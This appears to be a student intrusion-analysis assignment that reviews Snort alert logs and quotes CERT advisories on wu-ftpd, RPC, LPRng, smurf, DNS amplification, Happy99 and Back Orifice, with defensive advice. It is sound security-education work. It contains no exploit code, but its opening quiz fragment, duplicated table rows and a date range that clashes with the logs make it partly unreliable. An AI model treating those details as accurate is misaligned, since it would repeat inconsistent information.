A) lsof
B) netcat
C) arpwatch
D) bandit

Answer:C

Assignment 3- “Analyze This Scenerio”

This is an summary analysis of events between May 16th and June 23rd 2000. Of this summery of events a breakup according to importance and risk.



SnortSnarf start page

All Snort signatures

SnortSnarf v111500.1

154039 alerts found among the files:

- all

Earliest alert at **00:00:46**.876474 on 01/01
Latest alert at **23:45:47**.020610 on 12/31

Signature (click for definition)	# Alerts	# Sources	# Destinations
SITE EXEC - Possible wu-ftpd exploit - GIAC000623	1	1	1
STATDX UDP attack	1	1	1
Happy 99 Virus	1	1	1
site exec - Possible wu-ftpd exploit - GIAC000623	2	1	1
Probable NMAP fingerprint attempt	8	1	1
External RPC call	59	1	1
Back Orifice	77	1	1
TCP SMTP Source Port traffic	100	1	1
Broadcast Ping to subnet 70	154	1	1
connect to 515 from inside	159	1	1
SUNRPC highport access!	204	1	1
SMB Name Wildcard	[illegible]	1	1

TCP SMTP Source Port traffic	100	1	1
Broadcast Ping to subnet 70	154	1	1
connect to 515 from inside	159	1	1
SUNRPC highport access!	204	1	1
SMB Name Wildcard	515	1	1
Russia Dynamo - SANS Flash 28-jul-00	546	1	1
NMAP TCP ping!	558	1	1
SNMP public access	591	1	1
Queso fingerprint	710	1	1
Null scan!	826	1	1
Attempted Sun RPC high port access	2053	1	1
WinGate 1080 Attempt	2239	1	1
Watchlist 000222 NET-NCFC	2401	1	1
connect to 515 from outside	4238	1	1
Tiny Fragments - Possible Hostile Activity	5340	1	1
DNS udp DoS attack described on unisog	16146	1	1
SYN-FIN scan!	51192	1	1
Watchlist 000220 IL-ISDNNET-990517	105918	1	1

Tiny fragments- This can be used as a denial of service for some operating systems including linux 2.1 kernel. In these vulnerable systems, a queue for fragments is kept waiting to make up complete packets. If the queue fills up to quickly it will cause the operating system to halt. Firewall-1 also has problems dealing with fragmented packets, which will also lead to a denial of service. Normal traffic can cause this anomyly to happen such as gnutella.

```
01/01-00:51:57.785225 [**] Tiny Fragments - Possible Hostile Activity [**] 61.140.75.3 -> MY.N
01/01-00:51:57.785409 [**] Tiny Fragments - Possible Hostile Activity [**] 61.140.75.3 -> MY.N
01/01-01:01:35.955303 [**] Tiny Fragments - Possible Hostile Activity [**] 61.134.9.133 -> MY.
01/01-01:07:30.539365 [**] Tiny Fragments - Possible Hostile Activity [**] 61.140.75.3 -> MY.N
01/01-01:07:30.540132 [**] Tiny Fragments - Possible Hostile Activity [**] 61.140.75.3 -> MY.N
01/01-01:12:07.567395 [**] Tiny Fragments - Possible Hostile Activity [**] 202.101.43.220 -> M
01/01-01:12:07.567520 [**] Tiny Fragments - Possible Hostile Activity [**] 202.101.43.220 -> M
01/01-01:15:29.952284 [**] Tiny Fragments - Possible Hostile Activity [**] 202.101.43.222 -> M
```

Vulnerability Note VU#35958

Description

A denial-of-service vulnerability has been discovered in the FireWall-1 product from Check Point Software Technologies. Check Point has tested versions 4.0 and 4.1 of the product and has confirmed that both are affected. Check Point reports that earlier versions have been designated "End of Life" and are no longer supported. Thus, versions earlier than 4.0 have not been tested.

This vulnerability can be exploited by sending a stream of large IP fragments to the firewall. As the fragments arrive, the mechanism used to log IP fragmentation anomalies can monopolize the CPU on the host machine and prevent further traffic from passing through the firewall.

WU-FTPD- Three vulnerabilities have been identified in WU-FTPD and other ftp daemons based on the WU-FTPD source code. This may be an attempt to gain superuser access to these systems. If possible use tcpwrappers, proftpd, or scp(secure copy)

```
12/31-15:35:39.535654 [**] site exec - Possible wu-ftpd exploit - GIAC000623 [**] 64.217.116.106:1684 ->
12/16-12:21:16.210062 [**] SITE EXEC - Possible wu-ftpd exploit - GIAC000623 [**] 209.162.54.11:1581 ->
```

CERT advisories CS-2000-01 CA-1999-13
Description:

Three vulnerabilities have been identified in WU-FTPD and other ftp daemons based on the WU-FTPD source code. WU-FTPD is a common package used to provide File

Transfer Protocol (FTP) services. Incidents involving at least the first of these vulnerabilities have been reported to the CERT Coordination Center.

Because of improper bounds checking, it is possible for an intruder to overwrite static memory in certain configurations of the WU-FTPD daemon. The overflow occurs in the MAPPING_CHDIR portion of the source code and is caused by creating directories with carefully chosen names. As a result, FTP daemons compiled without the MAPPING_CHDIR option are not vulnerable.

SUN RPC high port access- There have been many published attacks against the rpc service. A remote exploit against one of these servers could cause superuser priviledges. It seems very unlikely that these addresses were spoofed.

```
11/29-05:57:15.319018 [**] Attempted Sun RPC high port access [**] 205.188.153.100:4000 -> MY.
11/29-05:58:15.228671 [**] Attempted Sun RPC high port access [**] 205.188.153.100:4000 -> MY.
11/29-06:02:14.996999 [**] Attempted Sun RPC high port access [**] 205.188.153.100:4000 -> MY.
11/29-06:08:14.622769 [**] Attempted Sun RPC high port access [**] 205.188.153.100:4000 -> MY.
11/29-06:10:14.510133 [**] Attempted Sun RPC high port access [**] 205.188.153.100:4000 -> MY.
11/29-06:12:14.389572 [**] Attempted Sun RPC high port access [**] 205.188.153.100:4000 -> MY.
11/29-06:15:14.206891 [**] Attempted Sun RPC high port access [**] 205.188.153.100:4000 -> MY.
```

CERT advisory:
CVE-2000-0666,VU#34043, CA-2000-17

SANS forum:

Sun RPC (port 32771): Stressing the importance of this traffic, this is a quote from the SANS (System Administration, Networking, and Security) web site, "Remote procedure calls (RPC) allow programs on one computer to execute programs on a second computer. They are widely-used to access network services such as shared files in NFS. Multiple vulnerabilities caused by flaws in RPC, are being actively exploited. There is compelling evidence that the vast majority of the distributed denial of service attacks launched during 1999 and early 2000 were executed by systems that had been victimized because they had the RPC vulnerabilities.

```
12/15-18:16:58.151157 [**] External RPC call [**] 195.116.66.19:4548 -> MY.NET.153.65:111
12/15-18:17:02.161321 [**] External RPC call [**] 195.116.66.19:4508 -> MY.NET.153.225:111
12/15-18:17:02.163352 [**] External RPC call [**] 195.116.66.19:4521 -> MY.NET.153.238:111
```

External RPC call- Just recently the "ramen worm" exploit has just been published using three popular services rpc, wu-ftp, and lprng. If any systems in your organization have rpc in a "listening" state they could fall vistim to a rpc.statd explot gaining superuser access.

CERT advisory: IN-2001-01 Widespread Compromises via "ramen" Toolkit
VU#34043 rpc.statd vulnerable to remote root compromise via format string stack overwrite.

Printer port- Due to the volume of scans on you network for the printer port (515) it is advisable to check your hosts for open printer ports. At the very least shut off the printer port from the internet.

```
12/16-21:11:36.097592 [**] connect to 515 from outside [**] 205.217.165.69:2900 -> MY.NET.214.209:515
12/16-21:11:36.132206 [**] connect to 515 from outside [**] 205.217.165.69:2950 -> MY.NET.215.3:515
12/16-21:11:36.137583 [**] connect to 515 from outside [**] 205.217.165.69:2962 -> MY.NET.215.15:515
12/16-21:11:36.140197 [**] connect to 515 from outside [**] 205.217.165.69:2969 -> MY.NET.215.22:515
```

CERT Advisory CA-2000-22 Input Validation Problems in LPRng

Description:

Missing format strings in function calls allow user-supplied arguments to be passed to a susceptible **snprintf()* function call. Remote users with access to the printer port (port 515/tcp) may be able to pass format-string parameters that can overwrite arbitrary addresses in the printing service's address space. Such overwriting can cause segmentation violations leading to denial of printing services or to the execution of arbitrary code injected through other means into the memory segments of the printer service.

Broadcast Ping- It should never be necessary for traffic outbound to ping any broadcast address within an organization. These attacks nicknamed smurf attacks can result in large amounts of icmp traffic resulting in a denial of service. All edge routers with the proper access control lists and firewalls will block such traffic.

```
12/01-19:11:20.273721 [**] Broadcast Ping to subnet 70 [**] 213.154.131.131 -> MY.NET.70.255
12/01-19:12:18.596052 [**] Broadcast Ping to subnet 70 [**] 213.154.131.131 -> MY.NET.70.255
12/01-19:13:03.958579 [**] Broadcast Ping to subnet 70 [**] 213.154.131.131 -> MY.NET.70.255
12/01-19:15:13.565114 [**] Broadcast Ping to subnet 70 [**] 213.154.131.131 -> MY.NET.70.255
12/01-19:15:26.526331 [**] Broadcast Ping to subnet 70 [**] 213.154.131.131 -> MY.NET.70.255
12/01-19:15:33.009234 [**] Broadcast Ping to subnet 70 [**] 213.154.131.131 -> MY.NET.70.255
12/01-19:16:05.411206 [**] Broadcast Ping to subnet 70 [**] 213.154.131.131 -> MY.NET.70.255
12/01-19:17:49.101779 [**] Broadcast Ping to subnet 70 [**] 213.154.131.131 -> MY.NET.70.255
12/01-19:18:47.432362 [**] Broadcast Ping to subnet 70 [**] 213.154.131.131 -> MY.NET.70.255
```

CERT Advisory CA-1998-01 Smurf IP Denial-of-Service Attacks:

The CERT Coordination Center has received reports from network service providers (NSPs), Internet service providers (ISPs), and other sites of continuing denial-of-service attacks involving forged ICMP echo request packets (commonly known as "ping" packets) sent to IP broadcast addresses. These attacks can result in large amounts of ICMP echo reply packets being sent from an intermediary site to a victim. This can cause network congestion or outages. These attacks have been referred to as "smurf" attacks because the name of one of the exploit programs attackers use to execute this attack is called "smurf."

DNS DoS attack- If MY.NET.3, MY.NET.4, and MY.NET.5 are your DNS servers be aware that you were under attack on 1/06. If the source port 209.67.50.203 is a spoofed address you may have been party to a denial of service against someone else.

```
01/06-18:30:02.600073 [**] DNS udp DoS attack described on unisog [**] 209.67.50.203:9247 -
01/06-18:30:03.176672 [**] DNS udp DoS attack described on unisog [**] 209.67.50.203:6616 -
01/06-18:30:03.735366 [**] DNS udp DoS attack described on unisog [**] 209.67.50.203:7115 -
01/06-18:30:03.870078 [**] DNS udp DoS attack described on unisog [**] 209.67.50.203:16707
01/06-18:30:05.030330 [**] DNS udp DoS attack described on unisog [**] 209.67.50.203:10165
```

CERT advisory: IN-2000-04

Description:

The most common method we have seen involves an intruder sending a large number of UDP-based DNS requests to a nameserver using a spoofed source IP address. Any nameserver response is sent back to the spoofed IP address as the destination. In this scenario, the spoofed IP address represents the victim of the denial of service attack. The nameserver is an intermediate party in the attack. The true source of the attack is difficult for an intermediate or a victim site to determine due to the use of spoofed source addresses.

Because nameserver responses can be significantly larger than DNS requests, there is potential for bandwidth amplification. In other words, the responses may consume more bandwidth than the requests. We have seen intruders utilize multiple nameservers on diverse networks in this type of an attack to achieve a distributed denial of service attack against victim sites.

DNS scan- On the date 12/28 there were an abnormal amount of scans coming from the source port 63.204.152.253. Be advised that DNS has many exploits. These exploits can lead to unauthorized superuser privledges. Make sure any DNS machines you have are patched for any know exploit in regards to DNS.

```
12/28-20:17:16.206768 [**] SYN-FIN scan! [**] 63.204.152.253:53 -> MY.NET.11.162:53
12/28-20:17:16.284177 [**] SYN-FIN scan! [**] 63.204.152.253:53 -> MY.NET.11.166:53
12/28-20:17:16.324474 [**] SYN-FIN scan! [**] 63.204.152.253:53 -> MY.NET.11.168:53
12/28-20:17:16.344340 [**] SYN-FIN scan! [**] 63.204.152.253:53 -> MY.NET.11.169:53
```

CERT advisory CA-2000-03.html and CA-99-14-bind.html if you use bind for your DNS server

Description:

The CERT Coordination Center has received reports of continuing activity indicating that intruders are targeting machines running vulnerable versions of "named" . We continue to receive regular, daily reports that sites running unpatched, vulnerable versions of "named" have been compromised. CERT Advisory CA-99-14 "Multiple Vulnerabilities in BIND" describes the BIND NXT record privileged compromise vulnerability that is being exploited.

Happy 99 Virus- If proper virus checking software has been installed this virus really doesn't pose a threat.

```
12/22-20:25:10.840208 [**] Happy 99 Virus [**] 63.226.198.155:2239 -> MY.NET.6.47:25
```

CERT advisory IN-99-02
Description:

The first time Happy99.exe is executed, a fireworks display saying "Happy 99" appears on the computer screen and, at the same time, modifies system files. The executable affects Microsoft Windows 95/98 and NT machines by

* copying the WSOCK32.DLL file to WSOCK32.SKA
* modifying the WSOCK32.DLL file, which is used for Internet connectivity
* creating files called SKA.EXE and SKA.DLL in the system directory
* creating an entry in the registry to start SKA.EXE

Once Happy99 is installed, every email and Usenet posting sent by an affected user triggers Happy99 to send a followup message containing Happy99.exe as a uuencoded attachment. Happy99 keeps track of who received the Trojan horse message in a file called LISTE.SKA in the system folder. Note that messages containing the Trojan horse will generally appear to come from someone you know.

SNMP public access- Attackers use the information given by snmp pulling as reconnaisence to find information such as system identification, firewall information, etc. This looks like a directed probe towards MY.NET.101.192.

01/01-11:25:51.729376 [**] SNMP public access [**] MY.NET.97.155:1068 -> MY.NET.1
01/01-11:25:53.556891 [**] SNMP public access [**] MY.NET.97.155:1069 -> MY.NET.1
01/01-11:25:55.926655 [**] SNMP public access [**] MY.NET.97.155:1069 -> MY.NET.1
01/01-11:25:55.956943 [**] SNMP public access [**] MY.NET.97.155:1070 -> MY.NET.1
01/01-11:25:56.068835 [**] SNMP public access [**] MY.NET.97.155:1071 -> MY.NET.1
01/01-11:26:02.362185 [**] SNMP public access [**] MY.NET.97.155:1073 -> MY.NET.1
01/01-11:26:02.936556 [**] SNMP public access [**] MY.NET.97.155:1075 -> MY.NET.1
01/01-11:26:06.851098 [**] SNMP public access [**] MY.NET.97.155:1082 -> MY.NET.1

Wingate attempt- Some versions of wingate and/or installed trojans are listening on port 1080. At first glance this looks like 24.141.240.197 is trolling for these open ports. Please make sure all machines on the inside are not listening on port 1080 and any of the other well known wingate ports such as 8080.

11/29-22:47:08.540973 [**] WinGate 1080 Attempt [**] 24.141.240.197:4275 -> MY.NET.130.
11/29-22:47:10.847803 [**] WinGate 1080 Attempt [**] 24.141.240.197:4276 -> MY.NET.130.
11/29-22:47:13.136142 [**] WinGate 1080 Attempt [**] 24.141.240.197:4291 -> MY.NET.130.
11/29-22:47:13.961915 [**] WinGate 1080 Attempt [**] 24.141.240.197:4279 -> MY.NET.130.
11/29-22:47:15.449899 [**] WinGate 1080 Attempt [**] 24.141.240.197:4302 -> MY.NET.130.
11/29-22:47:15.976085 [**] WinGate 1080 Attempt [**] 24.141.240.197:4334 -> MY.NET.130.
11/29-22:47:16.452491 [**] WinGate 1080 Attempt [**] 24.141.240.197:4346 -> MY.NET.130.
11/29-22:47:17.467394 [**] WinGate 1080 Attempt [**] 24.141.240.197:4344 -> MY.NET.130.

Description: of port 1080

This protocol tunnels traffic through firewalls, allowing many people behind the firewall access to the Internet through a single IP address. In theory, it should only tunnel inside traffic out towards the Internet. However, it is frequently misconfigured and allows hackers/crackers to tunnel their attacks inwards, or simply bounce through the system to other Internet machines, masking their attacks as if they were coming from you. WinGate, a popular Windows personal firewall, is frequently misconfigured this way. This is often seen when joining IRC chatrooms.

Back Oriface-This appears to be nothing more than a scan for Back Oriface but it is advisable to make sure anti-virus software is resident on your hosts. This is a trojan horse so the only means of infection is at the human level.

```
11/26-21:11:05.159278 [**] Back Orifice [**] 209.94.199.143:31338 -> MY.NET.60.3:31337
11/26-21:11:05.192439 [**] Back Orifice [**] 209.94.199.143:31338 -> MY.NET.60.10:31337
11/26-21:11:12.479802 [**] Back Orifice [**] 209.94.199.143:31338 -> MY.NET.60.19:31337
11/26-21:11:12.487765 [**] Back Orifice [**] 209.94.199.143:31338 -> MY.NET.60.22:31337
11/26-21:11:12.557400 [**] Back Orifice [**] 209.94.199.143:31338 -> MY.NET.60.36:31337
11/26-21:11:12.557506 [**] Back Orifice [**] 209.94.199.143:31338 -> MY.NET.60.44:31337
11/26-21:11:12.603742 [**] Back Orifice [**] 209.94.199.143:31338 -> MY.NET.60.61:31337
11/26-21:11:12.751112 [**] Back Orifice [**] 209.94.199.143:31338 -> MY.NET.60.100:31337
11/26-21:11:12.767326 [**] Back Orifice [**] 209.94.199.143:31338 -> MY.NET.60.103:31337
11/26-21:11:12.844641 [**] Back Orifice [**] 209.94.199.143:31338 -> MY.NET.60.126:31337
```

CERT Vulnerability Note VN-98.07

Description:

Back Orifice works as a client-server program, with the intruder controlling the client. Once the Trojan horse is on the user's system, the client (which may be running anywhere on the Internet) can access the affected system with the privileges of the user who inadvertently installed it.